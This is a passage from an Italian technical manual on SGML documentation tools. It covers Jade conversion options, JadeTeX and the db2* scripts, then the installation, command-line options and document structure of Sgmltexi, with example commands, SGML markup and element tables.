Questa opzione permette di indicare il file contenente il foglio di stile DSSSL che si vuole sia utilizzato per l'elaborazione. Quando si utilizzano fogli di stile già pronti, l'uso di questa opzione è praticamente obbligatorio.

`-t` *tipo_di_trasformazione*

Questa opzione permette di definire il tipo di trasformazione che si intende ottenere; ciò attraverso una parola chiave che segue l'opzione come argomento. In particolare, meritano attenzione:

- '**`rtf`**' -- rappresenta una conversione in RTF che si adatta in particolare a MS-Word 97;

- '**rtf-95**' -- è una variante RTF adatta in particolare a MS-Word 95;
- '**tex**' -- è una conversione in TeX, che poi deve essere rielaborato da JadeTeX;
- '**sgml**' -- converte in un altro formato SGML, per esempio in HTML.

`-o` *file_risultato*

Quando la trasformazione che si intende fare genera un solo file, questa opzione consente di definirne il nome, che altrimenti è lo stesso del sorgente, con l'estensione modificata opportunamente, in base al tipo di contenuto.

Esempi

```
$ jade -d /usr/share/sgml/stylesheets/cygnus-both.dsl -t rtf libro.sgml
```

Viene avviata la trasformazione del file 'libro.sgml' in RTF, generando quindi il file 'libro.rtf', utilizzando il foglio di stile '/usr/share/sgml/stylesheets/cygnus-both.dsl', che rappresenta la scelta standard per DocBook.

```
$ jade -d /usr/share/sgml/stylesheets/cygnus-both.dsl -t tex libro.sgml
```

Come nell'esempio precedente, con la differenza che viene generato il file 'libro.tex' in formato TeX (adatto a JadeTeX).

```
$ jade -d /usr/share/sgml/stylesheets/cygnus-both.dsl -t sgml -i html
libro.sgml
```

In questo caso si generano una serie di file HTML, i cui nomi sono standard, riconoscibili perché hanno l'estensione '.htm'. Si osservi l'utilizzo della conversione in SGML, con l'aggiunta dell'opzione '**-i**'. Questa viene passata direttamente a SP e serve per dichiarare l'entità parametrica denominata '**html**', che viene riconosciuta poi nel foglio di stile.

254.3.2 JadeTeX

JadeTeX è un componente del sistema di composizione TeX. Di solito è separato in un pacchetto indipendente rispetto alla distribuzione TeX che si utilizza, ma quando lo si installa, è importante che si tratti di un pacchetto della stessa serie del tipo di TeX che si utilizza. In altri termini, a meno di essere degli esperti di TeX, non conviene installare un pacchetto JadeTeX preparato da una distribuzione GNU/Linux differente da quella che si utilizza effettivamente.

Lo scopo di JadeTeX è quello di generare una composizione in formato DVI, o in PDF, partendo da un sorgente TeX ottenuto da Jade:

`jadetex` *sorgente_tex_generato_da_jade*

`pdfjadetex` *sorgente_tex_generato_da_jade*

Evidentemente, nel primo caso si ottiene una composizione in DVI, mentre nel secondo in PDF.[2]

254.3.3 Script più comodi

Jade dovrebbe essere accompagnato da alcuni script che semplificano il suo utilizzo per DocBook. Si tratta di '**db2ps**', '**db2pdf**', '**db2rtf**', '**db2html**' e altri. Il significato dei nomi è evidente: «da DocBook a»... La loro sintassi è molto semplice:

`db2ps` *file_sgml_docbook*

`db2pdf` *file_sgml_docbook*

[2]Nel momento in cui questo viene scritto, JadeTeX non ha ancora raggiunto un livello di sviluppo soddisfacente.

```
db2rtf file_sgml_docbook
```

```
db2html file_sgml_docbook
```

Intuitivamente si comprende che ciò che si ottiene è, a seconda dei casi, un file in PostScript, PDF o RTF, dove la radice del nome è la stessa del sorgente, mentre l'estensione cambia di volta in volta. Nel caso della trasformazione in HTML, si ottiene una directory contenente una serie di file HTML.

254.4 Riferimenti

- Mark Galassi, *DocBook intro*

  <*http://nis-www.lanl.gov/~rosalia/mydocs/docbook-intro.html*>

- *The DocBook DTD*

  <*http://www.oasis-open.org/docbook/*>

- *SGMLtools*

  <*http://www.sgmltools.org/*>

- Paul Prescod, *Introduction to DSSSL*

  <*http://www.prescod.net/dsssl/*>

- *DSSSL Documentation Project*

  <*http://www.mulberrytech.com/dsssl/dsssldoc/index.html*>

Parte xlvii

Sgmltexi

Sgmltexi: installazione e utilizzo

Sgmltexi è un DTD e un sistema frontale per la composizione in Texinfo a partire da un formato SGML. L'idea alla base di Sgmltexi è quella di avere la possibilità di scrivere un documento Texinfo attraverso la semplificazione e la guida che può dare un sistema SGML.

All'interno di Sgmltexi, la gestione dei nodi di Texinfo può avvenire in modo automatico e trasparente, generando un menù Info unico nel nodo '**`Top`**'. I nomi dei nodi, quando sono generati automaticamente, usano stringhe del tipo «cap 1», «app A»,...

Sgmltexi ha uno schema preciso: ci possono essere una o più introduzioni iniziali; nella parte centrale c'è un corpo che può essere scomposto in vario modo; ci possono essere delle appendici; al termine possono apparire degli indici analitici. Il corpo è organizzato in capitoli, che possono essere raggruppati in parti ed eventualmente anche in tomi. In tal modo, si possono gestire facilmente anche documenti di grandi dimensioni.

Sgmltexi è un lavoro derivato dall'esperienza fatta con ALtools e Alml, ovvero i sistemi di composizione di *Appunti Linux* e di *Appunti di informatica libera*.

255.1 Installazione di Sgmltexi

Sgmltexi è composto da due eseguibili Perl: '**`sgmltexi`**' e '**`sgmltexi-sp2texi`**'. Questi due file devono essere collocati in una directory in cui possono essere avviati senza bisogno di indicare il percorso; in pratica in una directory elencata all'interno della variabile di ambiente '**`PATH`**'.

Evidentemente, è necessario l'interprete Perl; precisamente questi programmi cercano il file '`/usr/bin/perl`'. Se il proprio sistema operativo è organizzato diversamente, è necessario intervenire modificando la prima riga dei due eseguibili:

```
#!/usr/bin/perl
#...
```

Sgmltexi si aspetta di trovare alcuni file:

- '`/etc/sgmltexi/sgmltexi.cat`'
  il catalogo SGML di Sgmltexi;
- '`/etc/sgmltexi/sgmltexi.dcl`'
  la dichiarazione SGML di Sgmltexi;
- '`/etc/sgmltexi/sgmltexi.dtd`'
  il DTD di Sgmltexi;
- '`/etc/sgmltexi/entities/`'
  la directory contenente i file delle entità SGML standard.

Tutti questi file dovrebbero trovarsi esattamente dove previsto; in alternativa si devono realizzare almeno dei collegamenti per ricreare i percorsi stabiliti.

255.1.1 Gettext

I messaggi di Sgmltexi possono essere tradotti. Per installare i file PO già esistenti è necessario compilarli come nell'esempio seguente:

```
$ msgfmt -vvvv -o sgmltexi.mo it.po
```

In questo esempio, il file '`it.po`' viene compilato generando il file '`sgmltexi.mo`'. Questo file può essere collocato in '`/usr/share/locale/it/LC_MESSAGES/`', o in un'altra posizione analoga in base agli standard del proprio sistema operativo.

Se non è disponibile il modulo Perl-gettext, che serve a Sgmltexi per accedere alle traduzioni, è possibile eliminare il suo utilizzo e simulare la funzione di Gettext. In pratica si commentano le istruzioni seguenti:

```
# Non si vuole usare gettext.
#use POSIX;
#use Locale::gettext;
#setlocale (LC_MESSAGES, "");
#textdomain ("sgmltexi");
```

Inoltre, si tolgono i commenti dalla dichiarazione della funzione fittizia '**`gettext()`**', come si vede qui:

```
sub gettext
{
    return $_[0];
}
```

255.1.2 Dipendenze

È il caso di riepilogare le dipendenze di Sgmltexi da altri applicativi:

- Perl

  dal momento che si tratta di un programma scritto in Perl, deve essere presente l'interprete relativo;

- SP o Jade

  per l'analisi SGML occorre il programma '**`nsgmls`**' che fa parte del pacchetto SP o anche del pacchetto Jade;

- Perl-gettext

  per accedere ai messaggi tradotti del programma, è necessario il modulo Perl-gettext, salva la possibilità di escluderne l'utilizzo come è già stato mostrato;

- TeX e Texinfo

  per arrivare a una composizione finale è necessario ovviamente disporre di Texinfo, che potrebbe già essere integrato nella propria distribuzione TeX (di solito si tratta di teTeX).

255.2 Come si usa il programma frontale

Una volta preparato il sorgente in formato Sgmltexi, bisogna utilizzare il programma '**`sgmltexi`**' per controllare l'elaborazione SGML e gli altri applicativi di composizione di Texinfo.

255.2.1 Esempio iniziale

Di solito, la cosa migliore per iniziare lo studio di un sistema di composizione, è partire da un esempio banale, funzionante, che consenta di apprendere l'uso elementare degli strumenti relativi.

```
<!DOCTYPE Sgmltexi PUBLIC "-//GNU//DTD Sgmltexi//EN">
<sgmltexi lang="it">
<head>
    <admin>
        <setfilename content="esempio.info">
        <settitle content="Esempio">
    </admin>
    <titlepage>
        <title>Esempio</title>
        <subtitle>Un esempio per un documento in formato Sgmltexi</subtitle>
        <abstract>
            <p>Questo è solo un esempio di un documento scritto
            utilizzando Sgmltexi.</p>
        </abstract>
        <author>Pinco Pallino &lt;ppinco@dinkel.brot.dg&gt;</author>
        <legal>
            <copyright>Copyright &copy; 2000 Pinco Pallino</copyright>
            <license>
                <p>Permission is granted to copy, distribute and/or
                modify this document under the terms of the GNU Free
                Documentation License, Version 1.1 or any later version
                published by the Free Software Foundation; with no
                Invariant Sections, with no Front-Cover Texts, and with
                no Back-Cover Texts. A copy of the license is included
                in the section entitled "GNU Free Documentation
                License".</p>
            </license>
        </legal>
    </titlepage>
    <contents>
</head>
<body>
<h1>Esempio generale</h1>

<p>Questo è l'esempio tipico di un capitolo di Sgmltexi...</p>

<p>Non c'è molto da scrivere in questo caso...</p>

</body>
</sgmltexi>
```

Supponendo di avere installato correttamente Sgmltexi (e anche Texinfo), supponendo inoltre che il file si chiami '`prova.sgml`', si possono usare i comandi seguenti:

- `$` **`sgmltexi --sgml-check prova.sgml`**

  per verificare la correttezza formale dell'SGML;

- `$` **`sgmltexi --texi prova.sgml`**

  per ottenere semplicemente il file '`prova.texinfo`', in formato Texinfo;

- $ **sgmltexi --info prova.sgml**

  per ottenere il file '`prova.info`', in formato Info;

- $ **sgmltexi --dvi prova.sgml**

  per ottenere il file '`prova.dvi`', in formato DVI;

- $ **sgmltexi --ps prova.sgml**

  per ottenere il file '`prova.ps`', in formato PostScript;

- $ **sgmltexi --pdf prova.sgml**

  per ottenere il file '`prova.pdf`', in formato PDF;

- $ **sgmltexi --html prova.sgml**

  per ottenere il file '`prova.html`', in formato HTML.

255.2.2 $ sgmltexi

La sintassi di '**`sgmltexi`**' è quella che si vede nello schema seguente:

`sgmltexi` [*opzioni*] *sorgente_sgml*

In generale, è bene che il nome del file sorgente in formato Sgmltexi abbia l'estensione standard '`.sgml`'.

Opzioni

`--help`

Mostra una guida sintetica e termina di funzionare.

`--version`

Mostra le informazioni sulla versione e termina di funzionare.

`--force`

Quando il contesto lo consente, forza le situazioni. Può essere utile in particolare per la composizione in formato Info e in formato HTML, per passare la stessa opzione al programma '**`makeinfo`**'.

`--number-sections`

Numera le sezioni quando ciò non è previsto in modo normale.

`--clean`

Elimina i file intermedi che non servono, abbinati al nome del sorgente.

`--verbose`

Mostra più informazioni durante l'elaborazione.

`--deriv=`*derivazione*

Definisce il nome della derivazione. In mancanza di questa indicazione si sottintende '**`MAIN`**'.

`--input-encoding=`*codifica*

Stabilisce la codifica del file in ingresso, tenendo conto che sono ammissibili solo le parole chiave '**`ISO-8859-`***n*', dove *n* va da 1 a 10.

`--sgml-include=`*entità_parametrica* | `--include=`*entità_parametrica*

Assegna la parola chiave '**`INCLUDE`**' all'entità parametrica SGML indicata. Questo serve ad abilitare l'inclusione di porzioni di sorgente SGML che sono controllate in questo modo.

`--paper=`*formato_composizione*

Serve a definire in qualche modo il formato finale stampato di composizione. Sono disponibili le parole chiave seguenti: '**`letter`**', '**`a4`**', '**`a4wide`**', '**`a4latex`**' e '**`small`**'.

`--setchapternewpage=`{`on`|`off`|`odd`}

Definisce l'inizio dei capitoli nella composizione per la stampa, ignorando il marcatore '**`<setchapternewpage content="`**…**`">`**' all'interno del sorgente del documento.

`--footnotestyle=`{`end`|`separate`}

Definisce la collocazione delle note a piè pagina, ignorando il marcatore '**`<footnotestyle content="`**…**`">`**' all'interno del sorgente.

`--headings=`{`on`|`off`|`single`|`double`|`singleafter`|`doubleafter`}

Attiva o disattiva le intestazioni, specificando eventualmente l'uso di intestazioni uguali o distinte. Questa opzione fa ignorare il marcatore '**`<headings content="`**…**`">`**' all'interno del sorgente del documento.

`--sgml-syntax` | `--sgml-check`

Controlla la correttezza formale del sorgente SGML, mostrando gli errori trovati.

`--sp`

Genera un risultato «post-SP», nel senso che restituisce soltanto quanto ottenuto dall'analizzatore SGML, a scopo diagnostico.

`--texi` | `--texinfo`

Genera un sorgente Texinfo.

`--dvi`

Compone generando un risultato in formato DVI.

`--ps` | `--postscript`

Compone generando un formato in PostScript.

`--pdf`

Compone generando un formato PDF.

`--info`

Generate un risultato in formato Info.

`--text`

Genera un risultato in formato testo puro.

`--html`

Genera un risultato in formato HTML.

Esempi

```
$ sgmltexi --sgml-syntax prova.sgml
```

Analizza la validità formale del sorgente '`prova.sgml`'.

```
$ sgmltexi --ps prova.sgml
```

Genera un risultato in formato PostScript attraverso l'aiuto di '**`texi2dvi`**' e di '**`dvips`**'.

255.3 Riferimenti

- Daniele Giacomini, *Sgmltexi*

  <*http://a2.swlibero.org/~daniele/software/sgmltexi/*>

- Gaetano Paolone, *Sgmltexi*, pacchetto GNU/Linux Debian

  <*http://packages.debian.org/sgmltexi*>

  <*http://ftp.debian.org/debian/pool/main/s/sgmltexi/*>

Sgmltexi: struttura

Sgmltexi impone uno schema preciso al documento, in base alle consuetudini dei documenti stampati. Questo capitolo descrive brevemente tale struttura.

256.1 Struttura generale per un sorgente Sgmltexi

Il sorgente Sgmltexi tipico inizia così:

```
<!DOCTYPE Sgmltexi PUBLIC "-//GNU//DTD Sgmltexi//EN">
```

Naturalmente, potrebbe essere conveniente la definizione iniziale di alcune entità interne, come si vede nell'esempio seguente:

```
<!DOCTYPE Sgmltexi PUBLIC "-//GNU//DTD Sgmltexi//EN">
[
<!ENTITY EDITION   "2000.05.20">
...
...
]>
```

Tutto il documento viene racchiuso all'interno dell'elemento '**`sgmltexi`**', rispettando una certa struttura: deve esserci un elemento '**`head`**', ci può essere un elemento '**`intro`**', ci deve essere un elemento '**`body`**', infine ci può essere un elemento '**`appendix`**'. Lo spazio successivo all'elemento '**`appendix`**' può essere occupato da alcuni indici analitici (cosa che verrà descritta meglio in seguito).

```
<sgmltexi>
<head>
...
</head>
<intro>
...
</intro>
<body>
...
</body>
<appendix>
...
</appendix>
</sgmltexi>
```

L'elemento '**`sgmltexi`**' ha tre attributi: '**`lang`**', '**`charset`**', '**`spacing`**'. Attraverso l'attributo '**`lang`**' si definisce il linguaggio in cui è scritto il documento, richiamando implicitamente una configurazione particolare all'interno di Texinfo. Questo linguaggio si indica assegnando una sigla corrispondente allo standard ISO 639 (sezione 543), come si vede nell'esempio seguente:

```
<sgmltexi lang="it">
```

L'attributo '**`charset`**' permette di indicare il valore da assegnare al comando '**`@documentencoding`**' di Texinfo. L'uso di questo attributo viene oscurato dall'opzione '**`--input-encoding`**', se questa viene usata. Infatti, tale opzione implica un'elaborazione del sorgente per cui si genera un file Texinfo in formato ISO 646 (ASCII tradizionale), cosa che fa perdere di significato al comando '**`@documentencoding`**'.[1]

L'attributo '**`spacing`**' dovrebbe essere superfluo, dal momento che serve a definire la spaziatura alla fine del punto fermo. Questo comportamento dovrebbe essere definito automaticamente

[1] La composizione di un sorgente Texinfo dà risultati differenti a seconda dei casi, per cui alle volte può essere conveniente scrivere usando comandi come '**`@'a`**' («à»), mentre altre volte conviene scrivere usando una codifica ISO 8859-*n*, annotando questo nel comando '**`@documentencoding`**'. Probabilmente, nelle prossime versioni di Texinfo questo problema verrà sistemato; per ora l'ambivalenza di Sgmltexi può aiutare in tal senso.

in base alla scelta del linguaggio. Questo attributo consente quindi di forzare la situazione, imponendo una spaziatura non conforme allo standard. I valori che si possono assegnare sono: '**`normal`**', '**`french`**' e '**`uniform`**'. Assegnando '**`french`**', oppure '**`uniform`**', si ottiene in pratica la stessa cosa che si otterrebbe con il comando '**`@frenchspacing`**' di Texinfo. L'esempio seguente rappresenta ciò che potrebbe essere conveniente in un testo italiano:

```
<sgmltexi lang="it" charset="ISO-8859-1" spacing="uniform">
```

Tabella 256.1. Elementi SGML che compongono la struttura generale: prima parte.

Elemento o attributo	Apertura	Chiusura	Contenuto	Descrizione
sgmltexi	Sì	Sì		Contenitore del documento.
lang	--	--	Attributo	Sigla ISO 639 del linguaggio.
charset	--	--	Attributo	Codifica nella forma '**`ISO-8859-`***n*'.
spacing	--	--	Attributo	'**`normal`**', '**`french`**' e '**`uniform`**'.
head	Sì	Sì		Intestazione del documento.
admin	Sì	Sì		Informazioni amministrative.
setfilename	Sì		Vuoto	Inserisce il comando '**`@setfilename`**'.
content	--	--	Attributo	Il nome del primo file Info da generare.
settitle	Sì		Vuoto	Inserisce il comando '**`@settitle`**'.
content	--	--	Attributo	Titolo.
setchapter-newpage	Sì		Vuoto	Inserisce il comando '**`@setchapternewpage`**'.
content	--	--	Attributo	Separazione dei capitoli: '**`on`**', '**`off`**', '**`odd`**'.
footnotestyle	Sì		Vuoto	Inserisce il comando '**`@footnotestyle`**'.
content	--	--	Attributo	Piè pagina: '**`end`**', '**`separate`**', '**`empty`**'.
headings	Sì		Vuoto	Inserisce il comando '**`@headings`**'.
content	--	--	Attributo	Intestazioni: '**`on`**', '**`off`**', '**`single`**', '**`double`**', '**`singleafter`**', '**`doubleafter`**'.
defindex	Sì		Vuoto	Inserisce il comando '**`@defindex`**'.
name	--	--	Attributo	Sigla di due lettere dell'indice analitico.
defcodeindex	Sì		Vuoto	Inserisce il comando '**`@defcodeindex`**'.
name	--	--	Attributo	Sigla di due lettere dell'indice analitico.
synindex	Sì		Vuoto	Inserisce il comando '**`@synindex`**'.
from	--	--	Attributo	L'indice di origine: una sigla di due lettere.
to	--	--	Attributo	L'indice di destinazione: una sigla di due lettere.
syncodeindex	Sì	Vuoto		Inserisce il comando '**`@syncodeindex`**'.
from	--	--	Attributo	L'indice di origine: una sigla di due lettere.
to	--	--	Attributo	Destinazione in cui apparirà in dattilografico.
infodir	Sì	No	Vuoto	Comando '**`@direntry`**' in modo automatico.
infodir	Sì	Sì	#PCDATA	Comando '**`@direntry`**' con un contenuto letterale.

Tabella 256.2. Elementi SGML che compongono la struttura generale: seconda parte.

Elemento o attributo	Apertura	Chiusura	Contenuto	Descrizione
titlepage	Sì	Sì		Informazioni delle prime pagine.
title	Sì	Sì	%inline;	Inserisce il comando '`@title`'.
subtitle	Sì	Sì	%inline;	Inserisce il comando '`@subtitle`'.
abstract	Sì	Sì	%block;	Descrizione del contenuto del documento.
author	Sì	Sì	%inline;	Inserisce il comando '`@author`'.
frontcovertext	Sì	Sì	%block;	Testo da inserire in copertina.
tpextra	Sì	Sì	%block;	Testo aggiuntivo nelle prime pagine.
legal	Sì	Sì		Informazioni legali alla base della seconda pagina.
copyright	Sì	Sì	%inline;	Una riga di copyright.
publishnote	Sì	Sì	%block;	Note da mostrare prima della licenza.
license	Sì	Sì	%block;	Condizioni con cui è rilasciato il documento.
coverart	Sì	Sì	%block;	Note sulla copertina, da mostrare dopo la licenza.
dedications	Sì	Sì	%block;	Pagina delle dediche.
contents	Sì		Vuoto	Indice generale standard.
shortcontents	Sì		Vuoto	Indice generale ridotto.
summarycontents	Sì		Vuoto	Indice generale ridotto.
menu	Sì	No	Vuoto	Inserisce un menù Info automatico.
topnode	Sì		Vuoto	Specifica il nodo iniziale.
next	--	--	Attributo	Riferimento al nodo successivo.
prev	--	--	Attributo	Riferimento al nodo precedente.
up	--	--	Attributo	Riferimento al nodo superiore.
menu	Sì	Sì		Inserisce un menù Info manuale.
detailmenu	Sì	Sì	#PCDATA	Dettaglio nel menù Info.

Tabella 256.3. Elementi SGML che compongono la struttura generale: terza parte.

Elemento o attributo	Apertura	Chiusura	Contenuto	Descrizione
intro	Sì	Sì		Delimita i capitoli che compongono l'introduzione.
h1	Sì	Sì		Titolo di un capitolo introduttivo.
h2	Sì	Sì		Titolo di una sezione introduttiva.
h3	Sì	Sì		Titolo di una sottosezione introduttiva.
h4	Sì	Sì		Titolo di una sotto-sottosezione introduttiva.
body	Sì	Sì		Delimita il corpo del documento.
tomeheading	Sì	Sì		Titolo di un tomo.
partheading	Sì	Sì		Titolo di una parte.
h1	Sì	Sì		Titolo di un capitolo.
h2	Sì	Sì		Titolo di una sezione.
h3	Sì	Sì		Titolo di una sottosezione.
h4	Sì	Sì		Titolo di una sotto-sottosezione.
appendix	Sì	Sì		Delimita i capitoli che compongono l'appendice.
h1	Sì	Sì		Titolo di un'appendice.
h2	Sì	Sì		Titolo di una sezione di appendice.
h3	Sì	Sì		Titolo di una sottosezione di appendice.

Elemento o attributo	Apertura	Chiusura	Contenuto	Descrizione
h4	Sì	Sì		Titolo di una sotto-sottosezione di appendice.
indexheading	Sì	Sì		Titolo di un indice analitico.
printindex	Sì		Vuoto	Inserisce un indice analitico particolare.
name	--	--	Attributo	Sigla dell'indice analitico da inserire.
titolo_generico	Sì	Sì		I titoli hanno degli attributi in comune.
id	--	--	Attributo	Ancora per i riferimenti ipertestuali.
node	--	--	Attributo	Definizione manuale del nodo.
menu	--	--	Attributo	Titolo che appare nel menù.
next	--	--	Attributo	Definizione manuale del prossimo nodo.
prev	--	--	Attributo	Definizione manuale del nodo precedente.
up	--	--	Attributo	Definizione manuale del nodo superiore.
titolo_h	Sì	Sì		Dal capitolo in giù c'è un attributo aggiuntivo.
type	--	--	Attributo	Numerato, non numerato o intestazione semplice: '**numbered**', '**unnumbered**', '**heading**'.

256.1.1 Intestazione

L'elemento '**head**' è il più complicato. È necessario per definire molte informazioni che riguardano il documento. Segue un esempio abbastanza completo, che si riferisce alla documentazione ipotetica dello stesso Sgmltexi.

```
<head>
    <admin>
        <setfilename content="sgmltexi.info">
        <settitle content="Sgmltexi">
        <setchapternewpage content="odd">
        <defindex name="sg">
        <syncodeindex from="sg" to="cp">
        <infodir cat="Texinfo documentation system">
    </admin>
    <titlepage>
        <title>Sgmltexi</title>
        <subtitle>An alternative way to write Texinfo
        documentation</subtitle>
        <subtitle>This edition is for Sgmltexi
        &EDITION; (alpha) for Texinfo 4.0</subtitle>
        <abstract>
            <p>Sgmltexi is an SGML system (DTD and tools) to
            make Texinfo documentation using SGML...</p>
            ...
        </abstract>
        <author>Daniele Giacomini &lt;daniele@swlibero.org&gt;</author>
        <legal>
            <copyright>Copyright &copy; 2000 ...</copyright>
            <publishnote>
                <p>Published by...</p>
            </publishnote>
            <license>
```

```
                <p>Permission is granted to make and distribute
                verbatim copies of this manual...</p>
                ...
            </license>
            <coverart>
                <p>Cover art by ...</p>
            </coverart>
        </legal>
    </titlepage>
    <shortcontents>
    <contents>
</head>
```

Guardando l’esempio, si possono riconoscere alcuni elementi importanti: ‘**`admin`**’, usato per alcune informazioni amministrative, e ‘**`titlepage`**’.

256.1.2 Informazioni amministrative

L’elemento ‘**`admin`**’ viene usato per indicare al suo interno alcune informazioni che vanno prevalentemente nell’intestazione del documento Texinfo finale, oppure subito dopo. I componenti di questo ambiente non hanno un ordine preciso, nel sorgente SGML, in quanto poi vengono riordinati prima della composizione in Texinfo.

Nel seguito vengono elencati e descritti gli elementi che possono apparire all’interno di ‘**`admin`**’.

- ‘**`setfilename`**’

  Si tratta di un elemento vuoto, utilizzato per definire il nome del file Info finale, attraverso il comando ‘**`@setfilename`**’ di Texinfo. Si usa con l’attributo ‘**`content`**’ a cui si assegna il nome di questo file.

  ```
  <setfilename content="sgmltexi.info">
  ```

  L’esempio mostra il caso in cui si definisce il nome ‘`sgmltexi.info`’. Si può vedere che non serve il marcatore di chiusura.

- ‘**`settitle`**’

  Si tratta di un elemento vuoto, utilizzato per definire il titolo per la composizione in formato Info, attraverso il comando ‘**`@settitle`**’ di Texinfo. Si usa con l’attributo ‘**`content`**’ a cui si assegna questo titolo.

  ```
  <settitle content="Sgmltexi">
  ```

  L’esempio mostra il caso in cui si definisce il nome ‘**`Sgmltexi`**’. Si può vedere che non serve il marcatore di chiusura.

- ‘**`setchapternewpage`**’

  Si tratta di un elemento vuoto, non essenziale, utilizzato per definire il comando corrispondente di Texinfo: ‘**`@setchapternewpage`**’. Si assegna una parola chiave all’attributo ‘**`content`**’, tra ‘**`on`**’, ‘**`off`**’ e ‘**`odd`**’.

  ```
  <setchapternewpage content="on">
  ```

  L’esempio mostra la richiesta esplicita di iniziare ogni capitolo in una pagina nuova.

  Il programma frontale di Sgmltexi, ‘**`sgmltexi`**’, accetta un’opzione con lo stesso nome (‘**`--setchapternewpage={on|off|odd}`**’) che prevale su quanto stabilito nel sorgente SGML in questo modo.

- ‘**`footnotestyle`**’

  Si tratta di un elemento vuoto, non essenziale, utilizzato per definire il comando corrispondente di Texinfo: ‘**`@footnotestyle`**’. Si assegna una parola chiave all’attributo ‘**`content`**’, che può essere ‘**`end`**’ o ‘**`separate`**’.

```
<footnotestyle content="end">
```

L'esempio mostra la richiesta esplicita di inserire i piè pagina alla fine della pagina a cui si riferiscono.

Il programma frontale di Sgmltexi accetta un'opzione con lo stesso nome ('**--footnotestyle={end|separate}**') che prevale su quanto stabilito nel sorgente SGML in questo modo.

- '**headings**'

  Si tratta di un elemento vuoto, non essenziale, utilizzato per definire il comando corrispondente di Texinfo: '**@headings**'. Si assegna una parola chiave all'attributo '**content**', che può essere: '**on**', '**off**', '**single**', '**double**', '**singleafter**', '**doubleafter**'.

  ```
  <headings content="on">
  ```

  L'esempio mostra la richiesta esplicita di mostrare le intestazioni.

  Il programma frontale di Sgmltexi accetta un'opzione con lo stesso nome, a cui si assegnano le stesse parole chiave ('**--headings=***impostazione*'), che prevale su quanto stabilito nel sorgente SGML in questo modo.

- '**defindex**', '**defcodeindex**'

  Si tratta di elementi vuoti, non essenziali, utilizzati per definire i comandi corrispondenti di Texinfo: '**@defindex**' e '**@defcodeindex**'. Si assegna un nome composto da due lettere all'attributo '**name**', per definire un indice analitico aggiuntivo; in particolare, utilizzando l'elemento '**defcodeindex**' si ottiene la creazione di un indice analitico composto da voci riprodotte in dattilografico.

  ```
  <defindex name="sg">
  ```

  L'esempio mostra la definizione dell'indice analitico normale, identificato dalla sigla '**sg**'.

  Naturalmente, si possono inserire più elementi '**defindex**' e '**defcodeindex**', quanti sono gli indici specifici che si vogliono dichiarare.

- '**synindex**', '**syncodeindex**'

  Questi due elementi vuoti, vengono usati per copiare le voci di un indice analitico all'interno di un altro, come fanno i comandi corrispondenti di Texinfo: '**@synindex**' e '**@syncodeindex**'. Questi due elementi richiedono l'indicazione di due attributi, '**from**' e '**to**', a cui si assegna rispettivamente la sigla dell'indice analitico di partenza e quella dell'indice di destinazione. Si osservi l'esempio:

  ```
  <syncodeindex from="fn" to="cp">
  ```

  In questo caso, si trasferiscono tutte le voci dell'indice '**fn**' (quello delle funzioni) nell'indice '**cp**' (l'indice analitico standard). In particolare, dal momento che si tratta di '**syncodeindex**', le voci che vengono trasferite saranno rese in modo dattilografico (con il comando '**@code**').

- '**infodir**'

  Questo elemento viene usato per definire una voce da inserire nell'elenco principale Info, quando il file relativo viene installato con il comando '**install-info**'. L'elemento contiene l'attributo '**cat**' a cui si assegna la categoria, come si fa con il comando '**@dircategory**' di Texinfo.

  ```
  <infodir cat="Texinfo documentation system">
  ```

  L'elemento '**infodir**' può essere vuoto, come appena mostrato nell'esempio, ottenendo così l'inserimento di una sola riga nel corpo del comando '**@direntry**' di Texinfo, utilizzando le informazioni già conosciute: il nome del file Info e il titolo del documento. Se si vuole fare a mano, è possibile inserire queste informazioni all'interno dell'elemento, come nell'esempio seguente:

```
<infodir cat="Sistema di documentazione Sgmltexi">
* Sgmltexi: (sgmltexi).            Il mio bel manuale di Sgmltexi
* Introduzione: (sgmltexi)Intro 1.   Introduzione al sistema Sgmltexi
</infodir>
```

256.1.3 Pagine iniziali

L’elemento ‘**titlepage**’ viene utilizzato per circoscrivere le informazioni che appaiono nelle primissime pagine del documento. L’ordine degli elementi contenuti è importante e gli errori vengono segnalati dal sistema di analisi SGML.

- ‘**title**’

  L’elemento ‘**title**’ serve a contenere il titolo del documento nella sua forma stampata. Si traduce in Texinfo nel comando ‘**@title**’. Il suo utilizzo è molto semplice, come si vede dall’esempio seguente:

  ```
  <title>Sgmltexi</title>
  ```

- ‘**subtitle**’

  Questo elemento permette l’indicazione di un sottotitolo. Non è obbligatorio e può essere usato più volte per indicare più sottotitoli successivi.

  ```
  <subtitle>An alternate way to write Texinfo documentation</subtitle>
  ```

- ‘**abstract**’

  L’elemento ‘**abstract**’ è facoltativo e si può usare una volta sola. Serve a racchiudere dei blocchi di testo, per esempio elementi ‘**p**’, che descrivono in breve il contenuto del documento. Il contenuto di questo elemento viene utilizzato nella composizione Info, inserendolo nella parte iniziale del nodo ‘**top**’.

  ```
  <abstract>
      <p>Sgmltexi is an SGML system (DTD and tools) to
      make Texinfo documentation using SGML...</p>
      ...
      <p>...</p>
  </abstract>
  ```

- ‘**author**’

  Questo elemento, che deve essere indicato almeno una volta e può ripetersi a piacere, serve a contenere il nominativo di uno degli autori del documento. In Texinfo si traduce nel comando ‘**@author**’.

  ```
  <author>Tizio Tizi &lt;tizio@dinkel.brot.dg&gt;</author>
  <author>Caio Cai &lt;caio@dinkel.brot.dg&gt;</author>
  ```

  L’esempio mostra anche l’inclusione dell’indirizzo di posta elettronica, che comunque non sarebbe necessario.

- ‘**frontcovertext**’

  Questo elemento facoltativo, permette di inserire dei blocchi di testo all’interno della copertina.

- ‘**tpextra**’

  Questo elemento facoltativo, può essere usato in diverse situazioni all’interno delle pagine iniziali. Il suo scopo è quello di delimitare dei blocchi di testo che non hanno trovato una classificazione specifica.

  Per la precisione, questo elemento può apparire subito prima e subito dopo dell’elemento ‘**legal**’, inoltre, se viene usato l’elemento ‘**dedications**’, può essere aggiunto subito dopo di questo.

- '**legal**'

  L'elemento '**legal**' si articola a sua volta in altri elementi più dettagliati, allo scopo di descrivere tutto ciò che rappresenta gli aspetti legali del documento: il copyright, la nota sui diritti (concessi o esclusi), oltre ad altre informazioni amministrative legate all'edizione.

  - '**copyright**'

    Questo elemento serve a contenere l'indicazione relativa ai diritti di autore. Se nel tempo si sono succeduti diversi proprietari, l'elemento '**copyright**' può essere indicato più volte, in base alla necessità (in base a quanto concordato). Si osservi l'esempio seguente:

    ```
    <copyright>Copyright &copy; 1987-1999 Tizio Tizi</copyright>
    <copyright>Copyright &copy; 2000 Caio Cai</copyright>
    ```

  - '**publishnote**'

